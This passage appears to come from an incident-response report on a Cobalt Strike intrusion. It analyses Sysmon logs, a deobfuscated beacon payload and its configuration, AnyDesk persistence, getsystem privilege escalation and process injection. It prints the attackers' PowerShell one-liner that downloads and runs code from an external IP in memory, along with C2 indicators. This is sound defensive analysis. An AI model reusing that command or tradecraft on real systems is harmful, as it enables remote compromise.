


Sysmon File Created event showing wab.exe created by rundll32.exe



```
SourceName=Microsoft-Windows-Sysmon
Type=Information
RecordNumber=23478
Keywords=None
TaskCategory=File created (rule: FileCreate)
OpCode=Informations
Message=File created:
RuleName: -
UtcTime:
ProcessGuid: {30010ec8-c588-6259-2801-000000000c00}
ProcessId: 6340
Image: C:\Windows\system32\rundll32.exe
TargetFilename: C:\Users\ Initial victim \AppData\Local\wab.exe
```

Sysmon Event Code 1 showing wab.exe executed by WMI




```
SourceName=Microsoft-Windows-Sysmon
Type=Information
RecordNumber=23479
Keywords=None
TaskCategory=Process Create (rule: ProcessCreate)
OpCode=Informations
Message=Process Create:
RuleName: technique_id=T1047,technique_name=Windows Management Instrumentation
UtcTime:
ProcessGuid: {30010ec8-f2ce-6259-aa04-000000000c00}
ProcessId: 8088
Image: C:\Users\ Initial Victim \AppData\Local\wab.exe
FileVersion: -
Description: -
Product: -
Company: -
OriginalFileName: -
CommandLine: C:\Users\ Initial Victim \AppData\Local\wab.exe
CurrentDirectory: C:\Windows\system32\
User:  Initial Victim
LogonGuid: {30010ec8-c3d6-6259-2a15-0d0000000000}
LogonId: 0xD152A
TerminalSessionId: 2
IntegrityLevel: Medium
Hashes: SHA1=7A3DB4B3359B60786FCBDAF0115191502FCDED07,MD5=C68437CC9ED6645726119C12FDCB33E7,
E307E06381,IMPHASH=438AD93ED98E449EF3F3DF925474DF38
ParentProcessGuid: {30010ec8-f29f-6259-a104-000000000c00}
ParentProcessId: 9284
ParentImage: C:\Windows\System32\wbem\WmiPrvSE.exe
ParentCommandLine: C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding
```

Execution of Cobalt Strike

The following PowerShell one-liner was executed from **wab.exe** during day 11, which downloaded obfuscated PowerShell and executed it in memory:

```
C:\Windows\system32\cmd.exe /C powershell.exe -nop -w hidden -c "IEX ((new-object
net.webclient).downloadstring('http://104.243.33.50:80/a'))"
```

Since the download took place over an unencrypted HTTP channel, the network traffic was plainly visible.




```
GET /a HTTP/1.1
Host: 104.243.33.50
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: [redacted]
Server: Microsoft-IIS/8.5
Content-Type: text/plain
Cache-Control: max-age=1
Connection: keep-alive
X-Powered-By: ASP.NET
Content-Length: 199140
```

$s=New-Object IO.MemoryStream(,[Convert]::FromBase64String("H4sIAAAAAAAAAKS9WY/y2JYg+nzOr/geSs

This payload can be deobfuscated using the following **CyberChef** recipe:

```
Regular_expression('User defined','[a-zA-Z0-9+/=]
{30,}',true,true,false,false,false,false,'List matches')
From_Base64('A-Za-z0-9+/=',true)
Gunzip()
Label('Decode_Shellcode')
Regular_expression('User defined','[a-zA-Z0-9+/=]
{30,}',true,true,false,false,false,false,'List matches')
Conditional_Jump('',false,'',10)
From_Base64('A-Za-z0-9+/=',true)
XOR({'option':'Decimal','string':'35'},'Standard',false)
```

Once deobfuscated, we can spot the **MZRE** header, which is part of the default configuration of Cobalt Strike:



```
.......MZREè....
[.ßU.å.AI|..ÿÓhðµ¢Vh....WÿÐ........................ð...E>.ç.`K(mf[ê..ë·.È..z..E./
ÏµÑ.h§á}.$.D.¹t. ÖsÞig¢²..ÏÉÐ?ámÙÉ(å.9.p.Û¢sÒ7;.üBb*a.&..ýÀñIu§ÿJxæ,]IM..|)fÊ6¾ÃÇØ.
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..R...d......$?.......p...............................p.............@.............
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.......0õ..@...........p...............................í·¦»·Ã..UQ.......R...........
........ ..`í±§¢·¢Ã.á....p.......V..............@..@í§¢·¢Ã..
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¥Á.þ.¹zw¢l...Û«Fô..ÉÀ lË£Y,Bªû.. ¸.f.`Ë¥¥¥.d¤ Ïê½Ñ?
\G=j¡wr..É.á(ôÇbAçJ$.fJ.iÊv.Ì°¹&.ìn.ÊÃ÷»5þÝ.£û5.È.ôóqÇ~íJ'ÄÀ×{G....ö.Ë.ª¶p0|
ñ.È'......Ü¥HUm<H<Ó5qójå±K<Z^Ë& H}al.6ßèÔ.ÆvÍ.~z.ÌP.©Üª]#øUv..þ¡p.úælheªQ1......Àé.
I¶h¬.Á¶~Êo|/.ì~>_w       ..ªvèzz.óúA¥.f
```


One of the easiest ways to extract valuable information from this Shellcode is using Didier Stevens 1768.py tool:




```
C:\Users\[redacted]\Desktop>python 1768.py -r shellcode.bin
File: shellcode.bin
Config found: xorkey b'.' 0x00000000 0x000031e0
0x0001 payload type                                   0x0001 0x0002 8 windows-beacon_https-reverse_https
0x0002 port                                           0x0001 0x0002 443
0x0003 sleeptime                                      0x0002 0x0004 5000
0x0004 maxgetsize                                     0x0002 0x0004 2796542
0x0005 jitter                                         0x0001 0x0002 48
0x0007 publickey                                      0x0003 0x0100 30819f300d06092a864886f70d010101050003818d0030818902818100990b95e
c8c7c882213d9afae50bc2f45ddf44795ab15a01de1db4356d5514af9f0ff9e4ddb58bb4499bf716be7d04128559449c06e494347bcb06f406a291d
bd4df8a783aefd759c9c471ed03476c05dcbb3320413a79c07e45f3a6617354c548b0f076710f7c858070ada7d40627c98513f4a44492c4c30b68b3
0cea3802c33020301000100000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0x0008 server,get-uri                                 0x0003 0x0100 'dofixifa.com,/ro'
0x0043 DNS_STRATEGY                                   0x0001 0x0002 0
0x0044 DNS_STRATEGY_ROTATE_SECONDS                    0x0002 0x0004 -1
0x0045 DNS_STRATEGY_FAIL_X                            0x0002 0x0004 -1
0x0046 DNS_STRATEGY_FAIL_SECONDS                      0x0002 0x0004 -1
0x000e SpawnTo                                        0x0003 0x0010 (NULL ...)
0x001d spawnto_x86                                    0x0003 0x0040 '%windir%\\syswow64\\rundll32.exe'
0x001e spawnto_x64                                    0x0003 0x0040 '%windir%\\sysnative\\rundll32.exe'
0x001f CryptoScheme                                   0x0001 0x0002 0
0x001a get-verb                                       0x0003 0x0010 'GET'
0x001b post-verb                                      0x0003 0x0010 'POST'
0x001c HttpPostChunk                                  0x0002 0x0004 0
0x0025 license-id                                     0x0002 0x0004 0
0x0026 bStageCleanup                                  0x0001 0x0002 1
0x0027 bCFGCaution                                    0x0001 0x0002 0
0x0009 useragent                                      0x0003 0x0100 'Mozilla/5.0 (Linux; Android 8.0.0; SM-G960F Build/R16NW) AppleWe
bKit/537.36 (KHTML, like Gecko) Chrome/62.0.3202'
```

The command and control server was hosted on (108.62.12[.]174/dofixifa[.]co). The full config extraction, detailing the Malleable C2 profile, is available in Command and Control section.

Persistence

AnyDesk and its installation as a service was used in order to persist and create a backdoor to the network.



A service was installed in the system.

Service Name: AnyDesk Service
Service File Name: "C:\Program Files (x86)\Microsoft\AnyDesk\AnyDesk.exe" --service
Service Type: user mode service
Service Start Type: auto start
Service Account: LocalSystem

Privilege Escalation

GetSystem

Threat actors made a mistake by launching the `getsystem` command in the wrong console (shell console rather than the beacon console). The parent process of this command was `C:\Windows\system32\svchost.exe -k ClipboardSvcGroup -p -s cbdhsvc` , a process where Cobalt Strike was injected into:

```
C:\Windows\system32\cmd.exe /C getsystem
```

This command is a built-in Cobalt Strike command that is used to get SYSTEM privileges. A detailed write-up of this feature is documented in the official Cobalt Strike blog and was also detailed in our Cobalt Strike, a Defender's Guide blog post.

Valid Accounts

Threat actors obtained and abused credentials of privilege domain accounts as a means of gaining privilege escalation on the domain. They also utilized local administrator accounts.


A service account, with Domain Admin permissions, was used to create a remote service on a Domain Controller to move laterally.

Defense Evasion


Process Injection

The process injection technique was used multiple times to inject into different processes. Almost every post-exploitation job was launched from an injected process.

Right after its execution, the **wab.exe** process created two remote threads in order to inject code into **explorer.exe** and **rundll32.exe:**

